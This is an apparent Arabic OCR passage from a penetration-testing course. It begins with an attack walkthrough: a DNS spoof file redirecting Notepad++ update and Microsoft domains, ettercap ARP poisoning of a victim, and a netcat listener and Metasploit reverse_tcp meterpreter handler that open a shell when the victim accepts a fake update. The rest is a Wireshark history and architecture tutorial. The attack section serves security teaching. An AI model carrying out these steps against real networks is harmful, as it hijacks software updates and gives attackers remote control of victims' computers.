notepad-plus.sourceforge.net A 192.168.8.91


```
################################
# microsoft sucks ;)
# redirect it to www.linux.org
#
notepad-plus.sourceforge.net A 192.168.8.91


microsoft.com      A   198.182.196.56
*.microsoft.com    A   198.182.196.56
www.microsoft.com  PTR 198.182.196.56      # Wildcards in PTR are not allowed

##########################################
```

في الخطوة التالية سوف نستخدم **ettercap** كما تعلمنا سابقا.

```
ettercap NG-0.7.3
Start  Targets  Hosts  View  Mitm  Filters  Logging  Plugins  Help
Plugins | Host List
IP Address     MAC Address        Description
192.168.8.8    E0:05:C5:5A:26:94  Router Address --> Add to Target 1
192.168.8.88   00:23:8B:7C:27:9D
192.168.8.89   00:21:5D:F4:3A:D8
192.168.8.93   08:00:27:AF:15:F5  Victim Address --> Add to Target 2
Delete Host    Add to Target 1    Add to Target 2
```





الخطوة التالية سوف نستخدم **Netcat** للاستماع على المنفذ **1234** التي حددنا بالفعل من قبل عند إعداد**Evilgrade** .

Netcat هو أداة التواصل المميز الذي يقرأ ويكتب البيانات عبر وصلات الشبكة، باستخدام بروتوكولTCP / IP . ويمكننا أيضا استخدام **meterpreter** وهي الأقوى.

#nc -l -v -p 1234

او باستخدام **meterpreter**


```
msf > use exploit/multi/handler
msf exploit(handler) > set LHOST 192.168.195.128
LHOST => 192.168.195.128
msf exploit(handler) > set LPORT 4444
LPORT => 4444
msf exploit(handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(handler) > exploit
[*] Started reverse handler on port 4444

[*] Starting the payload handler...
[*] Sending stage (723456 bytes)
[*] Meterpreter session 1 opened (192.168.195.128:4444 -> 192.168.195.129:1071)

meterpreter >
```

تم الأختراق وفتح إستغلال ميتر بريتر بالضحية !

عندما يقوم المستخدم بفتح تطبيق المفكرة. فان تطبيق يسأل عن التحديث تلقائيا مثل الصورة أدناه، والإجابة تكون بنعم من قبل المستخدم.



بمجرد النقر فوق **yes** سوف يتم فتح جلسة بينك وبين الضحية سواء **meterpreter** او **nc** كما تحدثنا سابقا.

8.6 أدوات التجسس (Sniffing Tools)

حتى الآن، لقد ناقشنا مفاهيم **sniffing** والتقنيات المختلفة للتنصت على حركة مرور الشبكة أو البيانات. المسؤولين يستخدموا أدوات **sniffing** لمراقبة الشبكة والمهاجمين يسيئون استخدام أدوات **sniffing** للتنصت على بيانات الشبكة.
في هذا الباب سوف يعرض لك العديد من الأدوات المستخدمة في عملية **sniffing**.

Sniffing Tool: Wireshark

تاريخ [Wireshark]


قبل سنة 2006 كان برنامج **wireshark** يسمى **ethereal** قبل أن يقرر المطور الرئيسي تغيير اسمه بسبب حقوق التأليف والنشر التي تمت تسجيلها من طرف الشركة التي كان يعمل لصالحها.
أواخر 1990، جيرالد كومز[**Gerald Combs**] ، وهو خريج علوم كمبيوتر من جامعة ميسوري في كنساس سيتي، كان يعمل لدى شركة صغيره لتزود خدمة الإنترنت. وكان سعر المنتجات المستخدمة لتحليل بروتوكول الشبكة في ذلك الوقت حوالي 1500 $، ولم تعمل على النظام التشغيل الأساسي للشركة (سولاريس ولينكس)، وكانت أيضا هناك بعض الأدوات المستخدمة في ذلك الوقت مثل **tcpdump** و **snoop** لذلك بدأ جيرالد كتابة **ethereal** وأصدرت النسخة الأولى حوالي عام 1998 في شهر أغسطس. العلامة التجارية **ethereal** تعود ملكيتها لـ **Network Integration Services**.
مايو 2006، قبل جيرالد كومز وظيفة مع شركة **CACE Technologies**. جيرالد كومز ما زال يملك حقوق **ethereal** وكذلك المصدر الكودى له. في النهاية أعيد توزيعه تحت رخصة جنو(**GPL**) ، لذلك فهو يستخدم مستودع التخزين **ethereal** كأساس لمستودعات **wireshark**. ومع ذلك، لم يملك العلامة التجارية الخاصة بـ **ethereal**، لذلك قام بتغيير الاسم إلى **wireshark**.
عام 2010 اشترت شركة **Riverbed Technology** شركة **CACE** وتولت منصب الراعي الرئيسي لـ **wireshark**. في حين توقف تطوير **ethereal**، وأوصت استشارية الأمن لدى **ethereal** التحول إلى **wireshark**.

مقدمه

لقد تم إنشاء Wireshark ليجب على سؤال واحد وهو ما الذي يحدث على الشبكة الخاصة بي؟
لقد أصبح مجتمعنا الأن يعتمد على الإنترنت كثيرا ولذلك لقد زاد أهمية هذا السؤال. وأيضا بالنسبة لك لا يمكنك أن تقوم بإدارة واكتشاف المشاكل ومعالجتها وتأمين الشبكة بفاعليه إلا إذا كنت لا تعرف ما يحدث على الشبكة. هذا هو السبب في أنه من المهم بالنسبة لك (نعم، أنت!) ان تكون على دراية جيدة في تحليل بروتوكولات الشبكة.
لحسن الحظ هناك مساعدة.
Wireshark لديها نظام بيئي كبير من المستخدمين والمطورين ، والمعلمين ، والشركات مكرسة لمعرفة ماذا يحدث على الشبكة. ولقد ساهم المتخصصين في كل فرع من فروع الشبكات من إنشاء اكواد وأفكار من اجل **Wireshark** لجعله يعمل بشكل أفضل في بيئتكم.
ماذا يكون الـ wireshark؟
Wireshark أداه تقوم بتحليل الحزم المرسلة عبر الشبكات فهيا تلتقط ما يتم إرساله سواء عبر الأسلاك أو عبر الشبكة الهوائية و يحاول عرض تفاصيلها يمكن أن تفكر في هذه الأداة كأنها جهاز يقيس درجة الحرارة فهو يستشعر درجة حرارة المكان و يعرض النتيجة. وهذه الأداة تعتبر أفضل الأدوات وأحسنهم في مجالها كما أنها مفتوحة المصدر أي لديك الحرية لرؤية الكود والتعديل عليه بما يلبي احتياجاتك.
لا يجب أن تستخدم في!!
هذه الأداة يجب ألا تستخدمها كـ [**IDS intrusion detection system**] أي نظام كشف التسلل فهي لا تنبهك إذا حدث شيء غريب على الشبكة وكما يجب ألا تستخدمها لأرسال شيء ولكن ستقوم بتجميع البيانات اللازمة لك وستعرضها لك وستقوم بتحليلها.

الواير شارك يتيح لك التقاط وتصفح تفاعلي على حركة المرور على شبكة الكمبيوتر الهدف. فإنه يستخدم **WinPcap** لالتقاط الحزم، لذلك فإنه يمكن التقاط الحزم فقط على الشبكات التي يدعمها**WinPcap** . فإنه يلتقط حركة مرور الشبكة مباشرة من إيثرنت، **IEEE 802.11**، **PPP/HDLC**، أجهزة الصراف الآلي(**ATM**)، تقنية البلوتوث، **USB**، **Token Ring**، **Frame Relay**، وشبكات الألياف الضوئية(**FDDI**). الملفات التي التقطها يمكن تحريرها برمجيا عن طريق سطر الأوامر. وهناك مجموعة من الفلاتر للتخصيص عرض البيانات يمكن تنقيته باستخدام فلاتر العرض (**display filter**).

يمكنك استخدام هذه الأداة للتنصت على حركة مرور الشبكة المستهدفة سرا. فإنه يسمح لك لوضع وحدات تحكم واجهة الشبكة التي تدعم الدخول في وضع **promiscuous**. وبالتالي، يمكنك ان ترى كل حركة المرور واضحة على تلك الواجهة.



من أين نحصل على هذه الأداة؟

ستجدها ضمن برامج لينكس أو ربما لديك نظام تشغيل أخر كل ما عليك فعله الذهاب إلى العنوان التالي http://www.wireshark.org
في لينكس يتم تثبيته كالاتي: [**#yum☺install☺wireshark***] وذلك على الحزمة المستخدمة وإذا كان اوبنتو نستخدم [**apet-get**].

مميزات الواير شارك كالاتي:

- يتيح لك التقاط بيانات الشبكة للتحليل سواء في الوضع **Online** او **Offline**.
- يتيح لك تصفح البيانات التي تم التقاطها عبر الشبكة اما باستخدام واجهة المستخدم الرسومية أو عبر وضع **TTY** لـ **Tshark**.
- يعمل على منصات متعددة مثل ويندوز، لينكس، **OS X**، سولاريس، **FreeBSD**، **NetBSD**، وغيرها من أنظمة التشغيل.
- يدعم العديد من تنسيقات الملفات التي تم التقاطها (القراءة/الكتابة).
- يقرأ البيانات مباشرة من إيثرنت، **IEEE 802.11**، **PPP/HDLC**، أجهزة الصراف الآلي(**ATM**)، تقنية البلوتوث، **USB**، **Token Ring**، **Frame Relay**، وشبكات الألياف الضوئية(**FDDI**)، وغيرها (اعتمادا على النظام الأساسي الخاص بك).

ما هو تحليل الشبكة [(network analysis)]؟

تحليل الشبكة هو عملية الاستماع إلى وتحليل حركة المرور داخل الشبكة. يقدم تحليل الشبكة نظرة ثاقبة لشبكة الاتصالات لتحديد مشاكل الأداء، تحديد الخروقات الأمنية، وتحليل سلوك التطبيق، وإجراء تخطيط القدرات. تحليل الشبكة (الملقب"تحليل البروتوكول") هو العملية المستخدمة من قبل محترفي تكنولوجيا المعلومات الذين هم مسؤولون عن أداء الشبكة وأمنها.
تحليل الشبكة ليست عملية جراحية في الدماغ. ولكن يمكن لأي شخص أن يحلل شبكة الاتصالات. قمت بذلك، ومع ذلك، تحتاج إلى الحصول على مهارات أساسية لتكون محلل شبكة من الدرجة الأولى والذين يمكن أن يتوقع أسباب الأداء السيء أو الأدلة على الاختراق أو التطبيقات المضرة أو الحمل الزائد على الشبكة.

1. **الفهم السليم لبروتوكول الاتصالات[TCP/IP] .**
2. **معرفة تركيب هياكل الحزم وكيفية تدفق الحزم.**

من وجهة نظر محلل الشبكة، تحتاج إلى فهم الغرض من تلك الأجهزة والبروتوكولات وكيفية تفاعلها. على سبيل المثال، كيف يقوم الخادم **DHCP** بتقديم عنوان **IP** ومعلومات الإعداد الأخرى للأجهزة التي تستعين بها في إعداد الشبكة الخاص بها؟ ما يحدث عندما ينتهي وقت تأجير **IP**؟ كيف يمكن للمستخدم معرفة عنوان **IP** للوجه الذي يريد الذهاب إليها عندما يريد المستخدم للوصول إلىwww.wireshark.org؟ ماذا يحدث إذا كان **DNS** لديك لا يعمل وأنت لا تعرف ما سبب هذا؟ ماذا يحدث إذا توقف اسم الخادم الخاص بك عن العمل؟
في الحقيقة رؤية هذه العمليات على مستوى الحزمة هو وسيلة سريعة لتعلم الأعمال الداخلية لدى شبكتك.
عند استخدام wireshark في بيئة الويندوز فانه يحتاج إلى أداة أخرى ليعمل وهي مكتبات [Pcap] والتي تعني(Packet capture) سواء [winPcap] أو [AirPcap] حتى نستطيع التقاط الحزم والبيانات التي تمر عبر الشبكة.

من أهم مزايا البرنامج انه سهل التثبيت مع واجهة رسومية سهلة الاستعمال بالإضافة إلى انه يعرف جميع بروتوكولات الشبكات المختلفة يمتلك العديد من المميزات.
عملية تثبيت البرنامج سهلة ولا تحتاج إلى أي شرح فقط عليك أن تتأكد من تثبيت مكتبة **Pcap** حتى يعمل البرنامج.
ملحوظه: AirPcap من تكنولوجيا **ريفربد** هو مثال على الأجهزة الإضافية. يتم استخدامه في الأجهزة التي تعمل بنظام تشغيل ويندوز يستخدمه **الواير شارك** في الاستماع إلى حركة المرور اللاسلكية.
للتحليل القياسي لشبكة الإنترنت يعتمد على بعض المهام:

1. التقاط الحزمة من الموقع المناسب.
2. تطبيق المرشحات للتركيز على حركة المرور التي نريدها.
3. استعراض وتحديد الحالات الشاذة في حركة مرور الحزم.

لماذا يستخدم الواير شارك؟ يستخدم الواير شارك بالنسبة لمسئولي الشبكة في المهام التالية:

- **من المهام الموكلة إلى محلل الشبكة هي مهام استكشاف الأخطاء وإصلاحها**

استكشاف الأخطاء وإصلاحها هو الاستخدام الأكثر شيوعا من الواير شارك، ويتم تنفيذها لتحديد موقع المصدر الذي ينتج عنه الأداء الغير مقبول في الشبكة، أو في تطبيق معين، أو مضيف أو عنصر آخر من عناصر شبكة الاتصالات. المهام التي يمكن القيام بها مع واير يشارك لحل المشكلة.

- **أيضا من المهام الموكلة لمحلل الشبكة هي المهام الأمنية**

يمكن أن تكون المهام الأمنية على حد سواء استباقية وتفاعلية ويتم تنفيذها لتحديد عمليات الفحص (الاستطلاع) الأمنية.

- **من المهام الموكلة لمحلل الشبكة أيضا مهام تحسن الأداء**

تحسين الأداء هو عملية تباين للأداء الحالي للنظام مع قدرات الأداء وإجراء تعديلات في محاولة للوصول إلى مستويات الأداء الأمثل.

- **من المهام الموكلة أيضا تحليل التطبيقات**

تحليل التطبيق هو عملية التقاط وتحليل حركة المرور التي تم إنشاؤها بواسطة تطبيق الشبكة.

ملحوظه: تحليل الشبكة، يمكن استخدامه لتحسين أداء الشبكة والأمن، ولكنه يمكن أيضا استخدامه في المهام الخبيثة. على سبيل المثال، يمكن للمتسللين الذي يمكنهم الوصول إلى شبكة متوسطة (سلكي أو لاسلكي) التنصت على حركة المرور. مما ينتج التقاطهم بعض المعلومات (مثل أسماء المستخدمين وكلمات المرور يستخدموا نص واضح غير مشفر) في الشبكات الغير مشفره وبالتالي يمكن استخدام هذه الحسابات. يمكن أيضا معرفة معلومات تكوين الشبكة من خلال الاستماع إلى حركة المرور في هذه المعلومات يمكن استخدامها بعد ذلك لاستغلال نقاط الضعف للشبكة. ويمكن أن تشمل البرامج الخبيثة قدرات تحليل الشبكة للتصنت على حركة المرور.

كيف يلتقط الواير شارك الحزمة How Wireshark Captures Traffic أو كيف يعمل الواير شارك؟

إن عملية الالتقاط [**capture**]تعتمد على الطبقة الثانية من [**OSI Model**] وهي طبقة توصيل البيانات (**Link-Layer**) وهنا نتعامل مع الإطارات (**frame**) ولتوضيح هذا فلننظر إلى الخطوات الأتية:

GIMP Graphical Toolkit (GTK)
[dissectors - plugins - display filters]
Core Engine
dumpcap
Capture Engine
Wiretap Library
libpcap/WinPcap
[capture filter]
Drive
network

عندما يتصل جهاز الكمبيوتر الخاص بك إلى شبكة، فإنه يعتمد على بطاقة واجهة الشبكة **NIC** وطبقة توصيل البيانات [**Link-Layer**] وذلك لإرسال واستقبال الحزم.
نجد أيضا أن الواير شارك يعتمد على بطاقات واجهة الشبكة **NIC** وطبقة توصيل البيانات لتمرير الحزم من اجل الالتقاط والتحليل. مع العلم أن بطاقات واجهة الشبكة **NIC** هي نفسها في كلتا الحالتين.

عند استخدام الواير شارك، فانه يستخدم أنواع خاصه من مشغلي طبقة نقل البيانات (الطبقة الثانية في **OSI model**):
WinPcap خاصه بأنظمة ويندوز في الاتصال السلكي **AirPcap** خاصه بأنظمة ويندوز في الاتصال اللاسلكي.
LibPcap خاصه بأنظمة لينكس.
وجميعهم يندرجوا تحت المكتبة [**Pcap**] وهي أدوات منفصلة عن التطبيق **wireshark**.

عند بدء عملية التقاط الحزم من قبل الواير شارك، فانه يتم تشغيل أداة تسمى **dumpcap** وذلك للقيام بعملية الالتقاط الفعلية. يتم تمرير إطارات الحزمة التي تصل من الشبكة، من خلال واحد من مشغلي طبقة نقل البيانات الخاصة مباشرة إلى محرك التقاط الواير شارك [**Wireshark capture engine**].

إذا قمت بتطبيق عامل فلترة الالتقاط[capture filter] فان الإطارات التي تتمكن من المرور عبر فلتر الالتقاط هو ما يصل إلى محرك الالتقاط [capture engine] فقط. فلتر الالتقاط يستخدم Berkeley Packet Filtering (BPF) في تصفية الحزم.
خطأ شائع يقع فيه الكثير حين يود التقاط البيانات/الحزم بواسطة Wireshark حيث يقوم بالتقاط جميع الحزم، وهناك قاعدة تقول: العبرة ليست بكثرة المعلومات، ولكن بدقتها! وهذه مقولة صحيحة، فكلما كانت عدد المعلومات والتي هي هنا "الحزم" الملتقطة أقل أو بالأحرى أدق، كلما سهل تتبع المشكلة أو الأمر المراد الاستكشاف عنه بسهولة ...

محرك الالتقاط dumpcap هو الذي يحدد كيفية تشغيل عملية الالتقاط وكيفية إيقافها. على سبيل المثال، يمكنك تجهز عملية الالتقاط لحفظ نطاق لمجموعة من الملفات بمساحة 50 MB ثم يتوقف تلقائيا بعد كتابة 6 ملفات. وهذه الملفات تعرف ب [**trace files**] والتي تتميز بامتداد [**.pcapng**] وسوف نتطرق إلى هذا فيما بعد.

المحرك الأساسي[core engine]
محرك الالتقاط [**capture engine**] يمرر الإطارات لكي تصل إلى المحرك الأساسي. وهذا هو مركز قوة **الواير شارك**. إن المحرك الأساسي للواير شارك يدعم الألف من **dissectors** والتي تعمل على ترجمة وحدات البايت القادمة إلى الواير شارك إلى إطارات يستطيع المستخدم قراءته أي بلغة الإنسان. و **dissectors** يعمل عن طريق تقسيم الإطار إلى عدة حقول ثم يقوم بتحليل كل حقل على حده.
ويحتوي أيضا على **[Epan]:** عباره عن [**Ethereal Packet Analyzer**] وهو محرك تحليل الحزمة ويمكن الاطلاع على الملف المصدري له في المجلد[**Epan**] الموجود في **www.wireshark.org** ويتكون من:

- **بروتوكول الشجرة[protocol-tree]** يعمل على حفظ البيانات لملفات الالتقاط للبروتوكولات.
- [**Dissectors**] العديد من هذه توجد في المجلد **epan/dissectors** الموجود في **www.wireshark.org**
- [**Dissector-Plugins**] بعض من **dissectors** يتم إضافتها ك **plugin**.
- [**Display-filter**] يتم تخزينها في المجلد **epan/dfilter** الموجود في **www.wireshark.org**

مجموعة الأدوات الرسومية التي توفر واجهة للمستخدم. حيث يوفر **GIMP** الأدوات الرسومية لواجهة الواير شارك واختصارها **GTK + 2** وتستخدم للتعامل مع جميع قوائم الإدخال/الإخراج الخاصة بالمستخدمين (جميع النوافذ، و الحوارات وكذا).ويمكن الحصول على مزيد من المعلومات حولها عن طريق زيارة الموقع **www.gtk.org**.

التنصت على المحادثات[wiretap]: يتم استخدام مكتبة **wiretap** لقراءة ملفات الالتقاط **capture file** في **LibPcap** التي تم حفظها سابقا وتستخدم أيضا في وظائف الإدخال/الإخراج لملفات التتبع **trace file** المحفوظة. عند فتح ملف من هذه الملفات سواء تم التقاطه بواسطة الواير شارك أو ببرنامج التقاط أخر فانه يقوم بتسليم هذا الملف إلى المحرك الرئيسي **core engine**. والكثير من تنسيقات الملفات الأخرى.

ما هو الفرق بين الحزمة [PACKET] والإطار [FRAME]؟

سترى أن هذين المصطلحين من المصطلحات المستخدمة في عالم تحليل البروتوكول. وكثيرا ما يستخدم مصطلح "حزمة" كمصطلح شامل لوصف أي شيء يتم إرساله عبر الشبكة، ولكن هناك فرق واضح بين هذين المصطلحين.

الإطار (Frame): هذا المصطلح يستخدم عند الإشارة إلى الاتصال الناشئ بواسطة **MAC** والـ **MAC** راس الطبقة هذه (مثل رأس إيثرنت). جميع الاتصالات بين الأجهزة تستخدم الإطارات. يبدأ السطر الثاني، المسمى "**Ethernet II.**" وهو يحتوي فقط على معلومات إضافية فقط ولا يحتوي على معلومات فعلية عن محتويات الإطار.

الحزمة[Packets] : الحزمة هي الأشياء التي تكون بداخل إطار**MAC** . في اتصالات**TCP/IP** ، فان الحزمة تبدأ ب [**IP header**] وتنتهي قبل **MAC**.

الجزء[segment] : هي الجزء الذي يبدا بعد **TCP Header** والتي يمكن أن يشمل **HTTP Header** أو مجرد بيانات.

```
Frame 8: 539 bytes on wire (4312 bits), 539 bytes captured (4312 bits)
    Interface id: 0
    WTAP_ENCAP: 1
    Arrival Time: Nov  7, 2012 10:06:08.163611000 Pacific Standard Time
    [Time shift for this packet: 0.000000000 seconds]
    Epoch Time: 1352311568.163611000 seconds
    [Time delta from previous captured frame: 0.001194000 seconds]
    [Time delta from previous displayed frame: 0.001194000 seconds]
    [Time since reference or first frame: 0.128047000 seconds]
    Frame Number: 8
    Frame Length: 539 bytes (4312 bits)
    Capture Length: 539 bytes (4312 bits)
    [Frame is marked: False]
    [Frame is ignored: False]
    [Protocols in frame: eth:ip:tcp:http]
    [Coloring Rule Name: HTTP]
    [Coloring Rule String: http || tcp.port == 80]
Ethernet II, Src: Hewlett-_a7:bf:a3 (d4:85:64:a7:bf:a3), Dst: Cadant_3
Internet Protocol Version 4, Src: 24.6.173.220 (24.6.173.220), Dst: 20
Transmission Control Protocol, Src Port: 6413 (6413), Dst Port: http (
Hypertext Transfer Protocol
  GET / HTTP/1.1\r\n
    Host: www.cheezburger.com\r\n
    User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:16.0) Gecko/20100
    Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=
    Accept-Language: en-US,en;q=0.5\r\n
    Accept-Encoding: gzip, deflate\r\n
    Connection: keep-alive\r\n
    Referer: http://www.google.com/url?sa=t&rct=j&q=&esrc=s&source=web&c
    \r\n
    [Full request URI: http://www.cheezburger.com/]
```

The *Frame* section contains metadata applied by Wireshark

Frame


Packet

Segment

Use the Wireshark Wiki Protocol Pages

يقدم الواير شارك الدعم من خلال سلسلة من صفحات بروتوكول ويكي. قم بزيارة الرابط http://wiki.wireshark.org لمعرفة كافة المعلومات المتعلقة بالواير شارك. يمكنك أيضا إضافة أسم بروتوكول أو تطبيق إلى عنوان **URL** لتقديم المعلومات عن البروتوكول. على سبيل المثال، يمكنك كتابة الاتي (http://wiki.wireshark.org/Ethernet).

يمكنك أيضا الحصول على هذه الصفحات عن طريق النقر بزر الماوس الأيمن على أي بروتوكول معروض داخل الإطار، كما هو مبين في الشكل التالي. حيث يكشف الواير شارك البروتوكول المحدد ويطلق صفحة ويكي ذات الصلة.




الحصول على الإجابة على أسئلتك من خلال ask.wireshark.org

جيرالد كومز، صانع الواير شارك، قاما بإنشاء منتدى عباره عن سؤال وجواب لمستخدمي الواير شارك (كما هو موضح في الشكل التالي). وذلك من خلال زيارة الرابط http://ask.wireshark.org لطرح الأسئلة الخاصة بك في منتدى الواير شارك. يجب عليك التسجيل للحصول على حساب مجاني حتى يمكنك طرح الأسئلة التي تريدها.

تحليل حركة المرور باستخدام واجهة الواير شارك الرئيسية

لا تحتاج دائما القيام بالغوص عميقا في حركة المرور لفهم ما يجري. قد تحتاج فقط نظرة سريعة على النافذة الرئيسية للواير شارك لكي تعرف السبب أو الجاني.

عندما نبدا العمل مع الواير شارك، فان الواير شارك يعرض صفحة البداية التالية. على الرغم من أن هناك العديد من الوظائف المتاحة في صفحة البداية، ولكم فان أسرع وسيلة للتنقل في الواير شارك هو القائمة الرئيسية وشريط الأدوات الرئيسية. ننقر فوق الزر **File Open** الموجود في شريط الأدوات الرئيسية وذلك لتحميل ملف تم التقاطه سابقا.



حيث يحتوي هذا الملف الذي قمنا بتحميله على الواير شارك على تتبع حركة المرور بين العميل وخادم **www.google.com** عندما قام شخص ما بفتح صفحة الموقع الرئيسي. سنعمل مع ملف التتبع (**trace file**) هذا ونستكشف مختلف العناصر الموجود في الشاشة الرئيسية للواير شارك.

نظره عامه على واجهة الواير شارك الرئيسية


نحن جميعا نعرف كيفية استخدام القوائم الرئيسية. ولكن المفتاح هو متى نستخدم القائمة الرئيسية هذه، حتى تمكننا من العثور على ما نبحث عنه. العديد من وظائف الواير شارك متاحة من خلال النقر بزر الماوس الأيمن أو من خلال شريط الأدوات الرئيسية.



